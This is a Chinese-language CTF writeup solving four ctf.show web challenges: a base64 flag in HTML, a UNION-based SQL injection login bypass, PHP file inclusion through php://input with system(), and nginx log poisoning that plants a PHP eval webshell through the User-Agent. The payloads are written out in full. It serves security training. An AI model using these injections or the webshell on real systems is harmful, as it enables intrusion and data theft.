ctf.show web 1-4 writeup

原创

Sk1y 于 2021-02-17 01:17:46 发布 196 收藏 1
分类专栏： CTF刷题记录 文章标签： 安全 web


目录

---


web签到题

题目：

ctf.show平台的，题目传送门



解题过程：



打开f12，看到一串编码

```
<html>
  <head></head>
 ▼<body>
    where is flag?
    <!--Y3Rmc2hvd3s5MWZhOTRkZi04NjYzLTRjZGUtOTk1NC00NDA0NzM0ZDBiY2F9-->
  </body>
</html>
```

base64解码，即可得到flag.

。

web2

题目：

解题过程

打开题目，是个登录界面，很明显的sql注入，判断是什么类型的注入

尝试用户名：admin' or 1=1# 密码：1 ，回显

好了，是字符型的。


判断字段数和回显位

回显：

可以得出有3个字段，同时回显位是2


查看版本信息

```
username=admin' union select 1,version(),3#&password=1
```



爆库名

```
username=admin' union select 1,database(),3#&password=1
```



爆表名

```
username=admin' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema
```

爆列名

上面爆出的表名有flag,user，所以我们可以猜测我们要找的数据在flag中（如果不是还可以去找另一个）

```
username=admin' union select 1,group_concat(column_name),3 from information_schema.columns where table_name
```

欢迎你，flag


爆字段值

```
username=admin' union select 1,group_concat(0x3a,flag),3 from flag#&password=1
```

欢迎你，:ctfshow{7be6221b-2b08-4edd-a48c-9e38797856ee}

web3

题目：



解题过程

打开题目后，如下，感觉是关于文件包含漏洞的

ctf.show_web3

```
<?php  include($_GET['url']);?>
```

可以通过php伪协议**php://input**进行操作

> php://input 可以访问请求的原始数据的只读流，将post请求中的数据作为php代码执行。


然后继续查看ctf_go_go_go,

```
<?php system("cat ctf_go_go_go");?>
```

> ctfshow{00b7c431-bfff-446a-88f6-89e22a684277}


web4

题目：



解题过程

打开后，是这样的



和web3比较类似，但是试了试发现不太行，

试试传入?url=php 回显 error 看来url过滤了php


没啥头绪，找找师傅们的wp

日志注入

burp抓包分析后，查看响应头，发现是由nginx搭建的网站


```
Server: nginx/1.16.1
```

> nginx的日志文件在/var/log/nginx/access.log和/var/log/nginx/error.log中，前者可以打开



在burp抓包，在UA中插入一句话木马

```
<?php eval($_POST['cmd']);?>
```



然后传入后，菜刀或者蚁剑进行操作就可以。

相关学习资料：

1.文件包含漏洞学习

2.日志注入漏洞